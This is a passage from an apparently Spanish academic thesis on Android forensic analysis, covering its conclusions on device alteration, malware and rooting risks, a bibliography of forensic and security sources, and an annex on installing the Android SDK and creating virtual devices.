El uso de algunas técnicas y procedimientos implican a veces la alteración del dispositivo, siendo éste una prueba dentro de una investigación. Esto vulnera el principio de la ciencia forense, pero nos dará acceso total a la información del terminal.

Por esta razón todo ello debe ser explicado adecuadamente ante un procedimiento judicial para que pueda ser admisible ante cualquier tribunal. Si bien, muchos de estos cambios

afectan únicamente a la partición *Recovery*, el resto de particiones como /cache o /data no se ven modificadas.

También hemos dado un repaso a algunas de las herramientas más importantes del mercado tanto de uso libre como de licencia comercial y se ha mostrado su funcionamiento sobre algunos dispositivos. Sin embargo, algunas herramientas se deben seguir actualizando para que puedan seguir funcionando con las nuevas versiones de Android.

Posteriormente hemos comprobado que la amplia utilización de tecnologías móviles por parte de los usuarios, ha derivado en una mayor creación y elaboración de códigos maliciosos (malware), cuya evolución en Android, dado su carácter abierto, ha evolucionado en los últimos años.

Por este motivo, es de vital importancia para el usuario entender y prestar atención a los permisos que requiere cualquier aplicación en el momento de ser instalada, de igual manera es conveniente instalar aplicaciones que provengan de mercados oficiales, en este caso Play Store (google play). (Mila, 2015)

Además si un dispositivo se encuentra *rooteado*, puede conllevar la otorgación de privilegios *root* a una aplicación maliciosa, pudiendo ocasionar daños mayores como el robo de información o producir comportamientos no deseados en el dispositivo.

Como futuras líneas de trabajo podríamos destacar el estudio de técnicas que nos permitan evitar la confirmación de pantalla a la hora de poder acceder por adb al dispositivo o la evasión del bloqueo de pantalla biométrico y no solo los basados en patrones, PIN o contraseñas. Además debido a la opción de cifrado de la información en las últimas versiones de Android (en la última es incluso obligado), resulta interesante la investigación de métodos que nos ayuden a acceder a la información de dispositivos que cuenten con sus datos cifrados. Si bien hemos visto algunos proyectos que pasan por congelar los dispositivos para intentar obtener la clave de cifrado, se debe enfatizar en la necesidad de contar con técnicas menos invasivas.

Sin embargo, el hecho de que existan maneras de saltarnos las restricciones de seguridad del sistema operativo Android, resulta perjudicial para garantizar la seguridad de los usuarios que hacen un uso legítimo de sus dispositivos.

Pero resulta conveniente disponer de técnicas que puedan ayudar a resolver conflictos bajo una investigación forense.

Por todo lo explicado anteriormente, resulta evidente la especialización y capacitación en el área del análisis forense en Android por parte de peritos informáticos y fuerzas y cuerpos de seguridad del estado, para poder afrontar el análisis forense de terminales Android que pudieran ser utilizados en investigaciones internas de empresas, organizaciones, en asuntos personales o incluso en situaciones de seguridad de un estado.

6. BIBLIOGRAFIA

Bibliografía

AC, P. (2013). *Cómo activar ART, cómo rinde en el uso diario y cuando hará Google el cambio final*. Obtenido de http://www.elandroidelibre.com/2013/11/como-activar-art-como-rinde-en-el-uso-diario-y-cuando-hara-google-el-cambio-final.html

Amadeo, R. (2014). *The history of Android*. Obtenido de http://arstechnica.com/gadgets/2014/06/building-android-a-40000-word-history-of-googles-mobile-os/?all=1

Androidexperto. (2013). *Todo lo que tienes que saber sobre las versiones de Android*. Obtenido de http://www.androidexperto.com/aprender-android/versiones-android/

Angosto, J. D. (2013). *Análisis Forense en Android (Parte I)*. Obtenido de http://www.thingsupsecurity.com/2013/03/analisis-forense-en-android-parte-i.html

Angosto, J. D. (2013). *Análisis Forense en Android (Parte II)*. Obtenido de http://www.thingsupsecurity.com/2013/03/analisis-forense-en-android-parte-ii.html

Angosto, J. D. (2013). *Android: Saltándonos el patrón de bloqueo,*. Obtenido de http://www.thingsupsecurity.com/2013/03/android-saltandonos-el-patron-de-bloqueo.html

Angosto, J. D. (2013). *La Informática o Análisis Forense*. Obtenido de http://www.thingsupsecurity.com/2013/03/la-informatica-o-analisis-forense.html#more

Cabrera, G. E. (2011). *A brief explanation on digital forensic techniques over mobile devices and systems*. Obtenido de http://www.universidad.continental.edu.pe/Portal/wp-content/uploads/2013/investigacion/apuntes_v1n2.pdf

Calles, J. A. (2014). *Pentesting Android*. Obtenido de http://www.innovarioja.tv/docs/1088/03.Pentesting_Android-JA_Calles%5D_.pdf

Caules, C. Á. (2013). *Arquitectura Android y Dalvik*. Obtenido de http://www.arquitecturajava.com/arquitectura-android-y-dalvik/

Cellebrite. (2015). *Cellebrite*. Obtenido de http://www.cellebrite.com/es/mobile-forensics/products/standalone/ufed-touch-ultimate

CISCO. (2014). *Annual Security Report*. Obtenido de http://www.cisco.com/web/offer/gist_ty2_asset/Cisco_2014_ASR.pdf

Comunicaciones, S. d. (2014). *Programación en dispositivos móviles portables: Android*. Obtenido de https://sites.google.com/site/swcuc3m/home/android

Condesa. (2014). *Arquitectura de Android*. Obtenido de http://androideity.com/2011/07/04/arquitectura-de-android/

Cuervo, J. A. (2011). *DragonJar*. Obtenido de http://www.dragonjar.org/analisis-forense-en-telefonos-celulares-parte-2.xhtml

Curesec. (2013). *CVE-2013-6271: Remove Device Locks from Android Phone*. Obtenido de http://blog.curesec.com/article/blog/26.html

Eclipse. (2015). *MemoryAnalyzer*. Obtenido de http://wiki.eclipse.org/index.php/MemoryAnalyzer

elandroidelibre. (s.f.). *Todo lo que debes saber sobre el acceso Root y las ROMs personalizadas*. Obtenido de http://www.elandroidelibre.com/root

ESET. (2014). *Tendencias 2014: El desafío de la privacidad en Internet*. Obtenido de http://www.eset-la.com/pdf/tendencias_2014_el_desafio_de_la_privacidad_en_internet.pdf

faqsandroid. (s.f.). *Root*. Obtenido de http://faqsandroid.com/root/

Formación, I. (2014). *Glosario Formacion*. Obtenido de https://www.incibe.es/glossary/Formacion/Glosario/Informatica_forense_glosario

Freiling, F., Spreitzenbarth, M., & Schmitt , S. (2011). *Forensic analysis of smartphones: The android data extractor lite (ADEL)*. Obtenido de http://proceedings.adfsl.org/index.php/CDFSL/article/viewFile/83/81

Gabheran. (2012). *Android 2012*. Obtenido de http://histinf.blogs.upv.es/files/2012/12/android-trabajo.pdf

Genymotion. (2015). *Instalación Genymotion*. Obtenido de http://www.genymotion.com/

Gitsinformatica. (2003). *Análisis Forense y Peritaje Informático*. Obtenido de http://www.gitsinformatica.com/forense.html

Gonzalez, G. (2014). *Android para novatos: ¿qué es el Recovery?* Obtenido de http://bitelia.com/2014/01/modo-recovery-android

Gonzalez, G. (2014). *Android para novatos: todo sobre las particiones*. Obtenido de http://bitelia.com/2014/01/particiones-android

Google. (2014). *Android Developers: Instalación SDK*. Obtenido de http://developer.android.com/sdk/index.html

Google. (2015). *Android Developers: ADB*. Obtenido de http://developer.android.com/tools/help/adb.html

Google. (2015). *Android Developers: Dashboards*. Obtenido de https://developer.android.com/about/dashboards/index.html

Google. (2015). *Android Developers: Investigation Your RAM Usage*. Obtenido de https://developer.android.com/tools/debugging/debugging-memory.html

Hernando, S. (2010). *Análisis forense de teléfonos basados en sistemas Android*. Obtenido de http://www.sahw.com/wp/archivos/2010/05/23/analisis-forense-de-telefonos-basados-en-sistemas-android/

Hoog, A. (2011). *Android Forensics: Investigation, Analysis and Mobile Security for Google Android.* Elsevier.

Incibe, & Martínez Retenaga, A. (2014). *Guia de toma de evidencias*. Obtenido de https://www.incibe.es/extfrontinteco/img/File/intecocert/ManualesGuias/incibe_toma_evidencias_analisis_forense.pdf

Jovanovic, Z. (2012). *Android Forensics Techniques, International Academy of Design and Technology*. Obtenido de http://www.bulleproof.com/Papers/Android%20Forensics%20Techniques.pdf

Kobayashi, T. (2012). *ADB: How it works?* Obtenido de https://events.linuxfoundation.org/images/stories/pdf/lf_abs12_kobayashi.pdf

KOÇ, U. C. (s.f.). *Introduction to Android Malware Analysis*. Obtenido de http://www.exploit-db.com/wp-content/themes/exploit/docs/33093.pdf

Kozushko, H. (2003). *Digital Evidence*. Obtenido de http://infohost.nmt.edu/~sfs/Students/HarleyKozushko/Papers/DigitalEvidencePaper.pdf

Krassas, N. (2011). *Android malware analysis*. Obtenido de http://resources.infosecinstitute.com/android-malware-analysis/

L.Simao, A. M., Caus Sicoli, F., Peotta de Melo, L., & Timeteo de Sousa Junior, R. (2011). *Acquisition of digital evidence in android smartphones*. Obtenido de http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1102&context=adf

Labs, M. (2014). *Android 4.4.2 Secure USB Debugging Bypass*. Obtenido de https://labs.mwrinfosecurity.com/advisories/2014/07/03/android-4-4-2-secure-usb-debugging-bypass/

Macconian. (2012). *Particiones de Android en detalle (/boot, /data, /system, /recovery, /cache, /misc, /sdcard, /sd-ext)*. Obtenido de http://www.androidforos.es/tutoriales/particiones-android-detalle-boot-data-system-recovery-cache-misc-sdcard-ext-t1064.html

Medianero, D. (2011). *Cómo ejecutar análisis estático de aplicaciones (apk) en Android*. Obtenido de http://blog.buguroo.com/como-ejecutar-analisis-estatico-de-aplicaciones-apk-en-android/

Microsoft. (2011). *¿Qué es la informática forense o Forensic?* Obtenido de http://sppilotco1.microsoft.com/business/es-es/Content/Paginas/article.aspx?cbcid=121

Mila. (2015). *Contagiominidump*. Obtenido de http://contagiominidump.blogspot.fr/

Motyka, J. (2014). *Android, el sistema operativo cuya historia se resume en seis años*. Obtenido de http://www.tuexpertomovil.com/2014/10/20/android-el-sistema-operativo-cuya-historia-se-resume-en-seis-anos/

NIST. (2006). *Guide to integrating forensic techniqes into incident response*. Obtenido de http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf

Nmawston. (2014). *Android Captured Record 85 Percent Share of Global Smartphone Shipments in Q2 2014*. Obtenido de

http://blogs.strategyanalytics.com/WSS/post/2014/07/30/Android-Captured-Record-85-Percent-Share-of-Global-Smartphone-Shipments-in-Q2-2014.aspx

Osborn, K., & Ossmann, M. (2013). *Multiplexed Wired Attack Surfaces*. Obtenido de http://greatscottgadgets.com/infiltrate2013/ossmann-osborn-bhusa2013-whitepaper.txt

Ossmann , M., & Osborn, K. (2013). *Multiplexed Wired Attack Surfaces*. Obtenido de http://greatscottgadgets.com/infiltrate2013/bhusa2013-ossmann-osborn-slides.pdf

Ossmann, M., & Osborn, K. (2013). *Multiplexed Wired Attack Surfaces II*. Obtenido de http://greatscottgadgets.com/infiltrate2013/ossmann-osborn-bhusa2013-whitepaper.txt

Oxygen-Forensic. (2015). *Oxygen-Forensic*. Obtenido de http://www.oxygen-forensic.com/

Pérez, E. (2014). *La historia de Android en imágenes: desde sus inicios hasta ahora*. Obtenido de http://www.elandroidelibre.com/2014/06/la-historia-de-android-en-imagenes-desde-sus-inicios-hasta-ahora.html

Pradines, F. (s.f.). *Projects/OWASP Androick Project*. Obtenido de https://www.owasp.org/index.php/Projects/OWASP_Androick_Project

Reasonwhy. (2014). *Android es líder mundial en ventas de smartphones con un 85% de cuota de mercado*. Obtenido de http://www.reasonwhy.es/actualidad/empresa/android-es-lider-mundial-en-ventas-de-smartphones-con-un-85-de-cuota-de-mercado

Robert. (2012). *Para qué sirve el recovery y como utilizarlo*. Obtenido de http://faqsandroid.com/para-que-sirve-el-recovery-y-como-utilizarlo/

Sánchez, D. (2013). *ART, la nueva maquina virtual de Google que sustituirá a Dalvik*. Obtenido de http://www.elandroidelibre.com/2013/11/art-la-nueva-maquina-virtual-de-google-que-sustituira-a-dalvik.html

Santoku. (2012). *HOWTO forensically examine an Android device with AFLogical OSE on Santoku Linux*. Obtenido de https://santoku-linux.com/howto/howto-use-aflogical-ose-logical-forensics-android

Seguridadinformaticascc. (2014). *Ingeniería inversa y análisis forense en Android (I): Ingeniería inversa en aplicaciones Android*. Obtenido de

https://seguridadinformaticascc.wordpress.com/2014/06/01/ingenieria-inversa-y-analisis-forense-en-android-i-ingenieria-inversa-en-aplicaciones-android/

Spreitzenbarth. (2012). *Cracking PIN and Password Locks on Android*. Obtenido de http://forensics.spreitzenbarth.de/2012/02/28/cracking-pin-and-password-locks-on-android/

Spreitzenbarth. (2012). *Cracking the Pattern Lock on Android*. Obtenido de http://forensics.spreitzenbarth.de/2012/02/28/cracking-the-pattern-lock-on-android/

Spreitzenbarth. (2014). *Spreitzenbarth: ADEL – Android Data Extractor Lite*. Obtenido de http://forensics.spreitzenbarth.de/adel/

Spreitzenbarth, M., & Müller, T. (2012). *FROST: Forensic Recovery Of Scrambled Telephones*. Obtenido de http://www1.cs.fau.de/filepool/projects/frost/frost.pdf

Spreitzenbarth, M., & Müller, T. (2012). *FROST: Forensic Recovery Of Scrambled Telephones II*. Obtenido de https://www1.informatik.uni-erlangen.de/frost

Tahiri, S. (2013). *Android Forensics: Cracking the Pattern Lock Protection*. Obtenido de http://resources.infosecinstitute.com/android-forensics-cracking-the-pattern-lock-protection/

Tomás , J., Bataller, J., & García Pineda, M. (2014). *Androidcurso: Universidad Politécnica de Valencia*. Obtenido de http://www.androidcurso.com/index.php/modulo-fundamentos

Torres, C. (2014). *La verdadera historia de Android – Nacimiento del sistema operativo*. Obtenido de http://www.androidsis.com/la-verdadera-historia-de-android-nacimiento-del-sistema-operativo-2003/

Trendmicro. (2014). *THE INVISIBLE BECOMES VISIBLE: Trend Micro Security Predictions for 2015 and Beyond*. Obtenido de http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/reports/rpt-the-invisible-becomes-visible.pdf

U/FOUO. (2013). *Threats to Mobile Devices Using the Android Operating System*. Obtenido de https://info.publicintelligence.net/DHS-FBI-AndroidThreats.pdf

Velasco, R. (2014). *Repasamos la historia de Android desde su lanzamiento*. Obtenido de http://www.softzone.es/2014/10/18/repasamos-la-historia-de-android-desde-su-lanzamiento/

Wikipedia. (2014). *Wikipedia: Android Runtime (ART)*. Obtenido de http://en.wikipedia.org/wiki/Android_Runtime

Otras páginas web consultadas:

http://www.androidsandbox.net/

http://contagiominidump.blogspot.com.es/

http://www.dragonjar.org

http://www.elandroidelibre.com/

http://faqsandroid.com/

http://forensics.spreitzenbarth.de/

http://www.flu-project.com

https://securelist.com/

http://www.welivesecurity.com/

http://www.xda-developers.com/

7. ANEXO

7.1 Instalación Android SDK

Android SDK (Software Development Kit) es un paquete de software liberado por Google que nos permite crear máquinas virtuales de Android para poder realizar y probar aplicaciones para la plataforma de Android. (Google, Android Developers: Instalación SDK, 2014)

Mediante este programa se puede emular cualquier versión de Android e instalar tantas máquinas virtuales como queramos.

INSTALACIÓN DE ANDROID SDK

Requisitos del sistema:

- Windows XP (32 bits), Vista (32 o 64 bits) o Windows 7 (32 o 64 bits)
- Mac OS X 10.5.8 o superior (solo x86)
- Linux (testeado en Ubuntu y Lucid Lynx)
  - ✓ Librería GNU C (glibc) 2.7 o superior
  - ✓ En Ubuntu, versión 8.04 o superior
  - ✓ En distribuciones de 64 bits se debe poder ejecutar aplicaciones de 32 bits.

Herramientas de desarrollo

- JDK 6 (No es suficiente solo con JRE)
- Apaeche Ant 1.8 o superior
- No compatbile con el compilador GNU para java (gcj)

Para la instalación del SDK nos tenemos que asegurar que tenemos instalado la última versión de java (JDK).

Existen varios paquetes para instalar el Android SDK, como el Android Studio, Eclipse Bundle o las librerías individuales. En este caso usaremos el Eclipse ADT Bundle porque contiene todo lo necesario para crear y probar las aplicaciones para esta plataforma.

Este es un paquete bastante completo e incluye emuladores de sistema operativo y aplicaciones para controlar y monitorizar todos los elementos de una aplicación móvil.

Para descargar este paquete utilizaremos la siguiente dirección:

http://developer.android.com/sdk/index.html




Figura 85 Descarga de Android SDK.

Desde ahí nos descargaremos un fichero comprimido con el formato **adt-bundle-<os_platform>.zip**, el cual debemos descomprimir en una carpeta donde vayamos a trabajar, por ejemplo en **C:\Android**

Al descomprimirlo encontraremos los siguientes ficheros, siendo el archivo *SDK_Manager.exe* el ejecutable que nos permitirá abrir el programa.




Figura 86 Archivos SDK

A continuación abriremos el SDK para descargarnos algunos ficheros necesarios para poder trabajar con la aplicación:

En el apartado Tools seleccionaremos los siguientes paquetes actualizados:




Figura 87 Instalación Android SDK 1

Dentro de la carpeta platform-tools dispondremos del ejecutable de la aplicación ADB.

En segundo lugar seleccionaremos los paquetes de las APIs que queramos tener:




Figura 88 Instalación Android SDK 2

En tercer lugar seleccionaremos los paquetes para poder disponer la versión de Android con la que trabajaremos en nuestro emulador




Figura 89 Instalación Android SDK 3

Por último es recomendable instalar los drivers USB de Google:




Figura 90 Instalación Android SDK 4

Es importante también definir el path dentro de las variables de entorno, indicando de la siguiente manera la ruta donde tenemos instalado el SDK:




Figura 91 Definición Path SDK en Windows

7.1.1 Creación máquinas virtuales en SDK

Dentro del SDK debemos ir a *Tools* > *Manage AVDs*




Figura 92 Creación AVD en SDK 1

En *Device Definitions* tenemos plantillas de máquinas virtuales para su creación. Para crear una propia, bastará con pulsar en el botón *Create*.




Figura 93 Figura 78 Creación AVD en SDK 2

En la siguiente pantalla podemos configurar los parámetros para el emulador del dispositivo.

- ✓ AVD Name: nombre de la máquina
- ✓ Device: tipo de dispositivo, Nexus, Android TV, Androw Wear, etc
- ✓ Tarjet: versión de Android con su correspondiente API
- ✓ CPU/ABI: valor de la CPU. Si seleccionamos un dispositivo concreto se asignará automáticamente.
- ✓ Skin: tipo de visualización, con teclado virtual, etc
- ✓ Memory Options: se pude asignar un valor manual a la memoria RAM
- ✓ Internal Storage: asignación de la memoria interna del dispositivo en Mb.
- ✓ SD Card: tamaño de la SD card en Mb

